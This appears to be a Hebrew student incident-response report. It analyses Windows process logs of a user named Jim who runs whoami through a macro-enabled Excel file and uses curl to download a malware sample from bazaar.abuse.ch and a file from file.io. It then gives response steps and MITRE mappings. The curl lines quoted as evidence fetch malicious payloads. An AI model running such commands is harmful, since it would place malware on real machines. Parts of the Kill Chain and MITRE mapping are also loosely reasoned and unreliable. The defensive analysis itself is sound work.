| 3344      | C:\Windows\System32\whoami.exe |
| 8388      | C:\Windows\System32\whoami.exe |
| 5792      | C:\Windows\System32\whoami.exe |

## ParentProcessID משתנה ש Jim מריץ את whoami דרך excel

| ParentProcessId | ParentImage  | ParentCommandLine  |
|-----------------|--|--|
| 4836            | C:\Windows\System32\cmd.exe                              | "C:\Windows\system32\cmd.exe"  |
| 9164            | C:\Program Files\Microsoft Office\root\Office16\EXCELEXE | "C:\Program Files\Microsoft Office\Root\Office16\EXCELEXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm" |
| 9164            | C:\Program Files\Microsoft Office\root\Office16\EXCELEXE | "C:\Program Files\Microsoft Office\Root\Office16\EXCELEXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm" |
| 2852            | C:\Program Files\Microsoft Office\root\Office16\EXCELEXE | "C:\Program Files\Microsoft Office\Root\Office16\EXCELEXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm" |

## הפרש זמן קצר והרצה חוזרת של פקודת whoami

|                          |   |                           |
|--------------------------|---|---------------------------|
| <input type="checkbox"/> | > | 5/7/2024, 7:50:04.820 AM  |
| <input type="checkbox"/> | > | 5/7/2024, 12:14:39.812 PM |
| <input type="checkbox"/> | > | 5/7/2024, 12:14:55.257 PM |
| <input type="checkbox"/> | > | 5/7/2024, 12:38:03.237 PM |

- הלוגים החשודים: חקירת עומק של הלוגים מראה עוד לוגים חשודים של Jim שלא קשורים לשאילתה המקורית אבל גם בתאריך 05/07/2024 - הפעולה הזאת נעשתה עם ELEVATED בקומנד ליין שיכולה להיות פונטיציאל לפעולה זדונית כי הוא מנסה להריץ את זה עם הרשאות

|             |  |
|-------------|--|
| CommandLine | "C:\Users\Jim.WIN10B\Downloads\OfficeSetup.exe" ELEVATED sid=S-1-5-21-861436810-3612757385-2956297852-1013 |
|-------------|--|

עוד לוגים עם פונטיציאל חשוד, Jim מספר פעמים, בכמה לוגים שונים מתעסק בלמחוק קבצים מהOneDrive Directory, שנוסף ללוג החשוד שלו שקשור לMicrosoft Office יכול להיות ניסיונות פונטיציאלים של תשטוש עקבות או מיפולציה.

"C:\Windows\System32\cmd.exe" /q /c del /q "C:\Users\Jim.WIN10B\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe"



## ○ עושה autoclean לC דרייב בסוף היום

|   |                                  |
|---|----------------------------------|
| "C:\Windows\system32\cleanmgr.exe" /autoclean /d C: | C:\Windows\System32\cleanmgr.exe |
|---|----------------------------------|

## ○ JIM משתמש בcc cleaner מספר פעמים

|   |  |
|---|--|
| "C:\Program Files\CCleaner\CCleaner 64.exe" /MONITOR  | C:\Program Files\CCleaner\CCleaner 64.exe  |
| "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=crashpad-handler "--user-data-dir=...   | C:\Program Files (x86)\Microsoft\Edge\Appl |
| "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=gpu-process --no-appcompat-clear ...    | C:\Program Files (x86)\Microsoft\Edge\Appl |
| "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.m... | C:\Program Files (x86)\Microsoft\Edge\Appl |
| "C:\Program Files\CCleaner\CCleaner.exe" /MONITOR /uac  | C:\Program Files\CCleaner\CCleaner.exe     |
| "C:\Program Files\CCleaner\CCleaner.exe" /MONITOR /uac  | C:\Program Files\CCleaner\CCleaner 64.exe  |

## ○ עושה פינגים לDC ומריץ whoami אחר

|   |                                       |
|---|---------------------------------------|
| "C:\Windows\system32\cmd.exe"   | C:\Windows\explorer.exe               |
| ping dc   | C:\Windows\System32\cmd.exe           |
| ping 10.10.10.10  | C:\Windows\System32\cmd.exe           |
| "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=asset_store.mojom.AssetStor... | C:\Program Files (x86)\Microsoft\Edge |
| ping dc.local.course  | C:\Windows\System32\cmd.exe           |
| whoami  | C:\Windows\System32\cmd.exe           |

## ○ הלוגים המפלילים - הפקודה JIM הכניס משתמשת בcurl כדי להוריד קובץ מURL שעושה

שיתופים למalware ושומר אותו בתור cmd.xex, סיומת שבדרך כלל משומשת בשביל קבצים

של xbox360

|  |                             |
|--|-----------------------------|
| "C:\Windows\system32\cmd.exe"  | C:\Windows\explorer.exe     |
| curl -o cmd.xex https://bazaar.abuse.ch/download/69583b9a85076bf1690ef0fceb77ac998a991375d8ee809ec2fa037f09f3e4/ | C:\Windows\System32\cmd.exe |
| curl -o cmd.xex https://bazaar.abuse.ch/download/69583b9a85076bf1690ef0fceb77ac998a991375d8ee809ec2fa037f09f3e4/ | C:\Windows\System32\cmd.exe |

## ○ Jim משתמש בcurl שוב ומוריד את Gift.xlsm מאתר של שיתוף והורדת קבצים שיכול להכיל

קבצים זדוניים, הסיומת של xlsm מראה שיש פה macro enabled spreadsheet שיכולים

בקלות להכיל embedded macros שתפקידם לתקוף את המערכת.

|  |                             |
|--|-----------------------------|
| curl -o Gift.xlsm https://file.io/atAOsYothaq0 | C:\Windows\System32\cmd.exe |
|--|-----------------------------|

|  |                             |
|--|-----------------------------|
| curl -o Gift.xlsm https://file.io/atAOsYothaq0 | C:\Windows\System32\cmd.exe |
|--|-----------------------------|

○ נבדוק את השימוש בקובץ gift.xlsml ברישימת הלוגים לפי סדר כרונולוגי:

|                           |   |
|---------------------------|---|
| 5/7/2024, 8:32:37.660 AM  | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 8:32:43.984 AM  |   |
| 5/7/2024, 8:51:15.623 AM  | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 8:51:19.843 AM  |   |
| 5/7/2024, 8:52:59.084 AM  | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 9:02:20.398 AM  | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 9:02:21.558 AM  |   |
| 5/7/2024, 9:02:35.248 AM  | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 9:02:36.397 AM  |   |
| 5/7/2024, 9:03:02.895 AM  | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 9:03:05.500 AM  |   |
| 5/7/2024, 12:07:41.067 PM | curl -o Gift.xlsml https://file.io/atAOsYothaq0   |
| 5/7/2024, 12:07:43.610 PM |   |
| 5/7/2024, 12:07:49.842 PM | curl -o Gift.xlsml https://file.io/atAOsYothaq0   |
| 5/7/2024, 12:07:57.485 PM | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 12:08:07.169 PM |   |
| 5/7/2024, 12:09:15.443 PM | C:\Windows\splwow64.exe 8192  |
| 5/7/2024, 12:13:59.293 PM |   |
| 5/7/2024, 12:14:39.812 PM | whoami  |
| 5/7/2024, 12:14:55.257 PM | whoami  |
| 5/7/2024, 12:37:53.526 PM | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Jim.WIN10B\Desktop\Gift.xlsml " |
| 5/7/2024, 12:37:54.800 PM |   |
| 5/7/2024, 12:38:03.237 PM | whoami  |

○ Jim מנסה להסוואת את עצמו, בבוקר הוא גם השתמש בgift.xlsml אבל רק אחרי שהוא הוריד  
באמצעות קובץ באותו שם התחילו להתבצע פקודות של whoami, נראה שהוא החליף את הקובץ  
הרגיל בקובץ זדוני שמפעיל scripts או macro ומנסה להסתיר את עצמו.

#### 4. מסקנות וסיכום של הניתוח/חקירה:

- **דפוס פעולה חוזר** - המשתמש Jim מריץ פקודת whoami שלושה פעמים בזמן יחסית קצר דרך excel.
  - **changing process & parent process ID** - מצביע על אפשרות שיש פה שימוש בסקריפטים/אוטומציה מסויימת שיכולה להיות זדונית או פתיחה וסגירה חוזרת של הקובץ.
  - **התנהגות חשודה:** משתמשים לא מריצים פקודות כמו "whoami" מתוך excel, כמעט תמיד whoami מורץ מתוך cmd, ולהריץ את זה מתוך excel יכול להיות בשביל ליצר הסוואה להסתיר פעילות זדונית ולנסות לערבב את זה ביחד עם שימוש רגיל של excel.
- **מסקנה:** Jim בשלב התקפי של lateral movement ומבצע advanced recon ומנסה להשיג עוד privilege escalation כדי להכנס עמוק יותר לתור המערכת ולהשיג הרשאות יותר חזקות, הוא משתמש בexcel כמסווה בזמן שהוא מנסה להשיג עוד מידע על משתמשים אחרים ועל חולשות פונטציאליות נוספות, יש לציין שיש אפשרות מסויימת שJim מפעיל macros או scripts זדוניים בלי ידיעה כי הוא הוריד קובץ שרץ אוטומטית, אבל הסיכוי לכך נמוך מאוד.

#### 5. אירוע אמת או false positive:

מדובר באירוע אמת

## 6. כיצד נטפל באירוע:

### • תגובות מיידיות:

- **"בידוד":** השלב הראשון יהיה לבודד כל מערכת נגועה שיכול להיות שJim עשה לה compromise, זה ימנע עוד lateral movement ומונע מהתוקף להכנס לעוד מערכות ברשת, כמובן גם לדבר עם Jim יהיה נחמד
- **לזהות משתמשים או מערכות נגועות:** צריך להבין את גודל האירוע, שזה אומר לזהות עוד משתמשים או מערכות נגועות, אפשר לעשות את זה ע"י עוד לוגים EDR וכו'.
- **לשנות את הרשאות והcredentials:** אפשר לעשות reset לכל הסמאות זה יכול למנוע מתוקף מלהשתמש במשתמשים אחרים שהוא הצליח להשיג גישה אליהם, גם אפשר ליישם MFA אם זה לא נמצא בשימוש בחברה.
- **לחזק הגנה בשכבה החיצונית של הרשת:** לבדוק את ההגדרות של הfirewall ולבדוק את הnetwork segmentation כדי לוודא שתוקף לא יוכל לעשות lateral movement בצורה קלה, אפשר לעשות חיזוק לנקודות הגישה ולעשות מוניטור לתנועת רשת חשודה

- **תגובות לטווח הארוך:**

- **חקירה מעמיקה יותר:** צריך לחקור את כל הפעולות שהיוסר Jim עשה, עוד לוגים מעוד סורסים אחרים, וכמובן לחקור את Gift.xlsm המפתח להבנה של מה שבאמת קורה נמצא שם, צריך לחקור את הקובץ בשיטת sandbox כדי לבדוד, כמובן לתעד הכל.
- **ניקוי מערכת:** אחרי שההתקפה טופלה או מבודדת כל הרשת והמערכות צריכים להיסרק ולהיות נקיים, זה יכול לכלול התקנה של OS חדשים לעשות patching לחולשות שגילינו וכמובן לנקות כל malware או backdoor שהתוקף השאיר לנו.
- **לימוד ורענון של נהלי בטיחות ואבטחת מידע:** לחזור עם כל העובדים על עקרונות של אבטחת מידע וגם להגדיל מודעות לסוגים נפוצים של התקפות.
- **לעשות בדיקה ולשפר נהלי אבטחת מידע:** צריך להשתמש באירוע ככלי חיובי שיאפשר לנו לשפר את רמת האבטחה בעתיד, לעשות התאמות נדרשות כתוצאה מהמסקנות של האירוע שימנעו אירועים כאלה מלחזור על עצמם בעתיד.

## 7. השלב ב-CyberKill Chain:

השלב ב-Cyber Kill Chain הוא Exploitation, בגלל שהתוקף שלנו הוא כבר בתוך הרשת ובשלב Lateral Movement הוא מחפש דרך להשיג יותר הרשאות ויותר גישה.

שלב exploitation הוא שלב שבו התוקף מנצל חולשות ומידע שגילה בשלבים קודמים כדי להצליח לחדור עוד יותר עמוק לtarget network ולהשיג את המטרות שלהם, בשלב הזה התוקף בדרך כלל זז בצורה צדדית.

## 8. טכניקה או טקטיקה ב-MITRE:

הטכניקות המשמשות באירוע שלנו היא -

### TA008 - Lateral Movement

עם שילוב של T1033 - System Owner/User Discovery

הטקטיקה היא **Discovery** - התוקף מנסה להשיג עוד מידע ועוד גישה ברשת.

לינק מצורף: [/https://attack.mitre.org/tactics/TA0008](https://attack.mitre.org/tactics/TA0008)

לינק מצורף: [/https://attack.mitre.org/techniques/T1033](https://attack.mitre.org/techniques/T1033)

בתנועה צדדית התוקף מנסה להשיג גישה יותר עמוקה וחזקה ברשת.

ב-system owner/user discovery התוקף מנסה לזהות משתמשים או admins לנצל.

**מקורות הפרויקט:** גוגל, אתרי סריקה, בארד, MITRE, GPT, מוח, והכי חשוב מורה מדהימה!!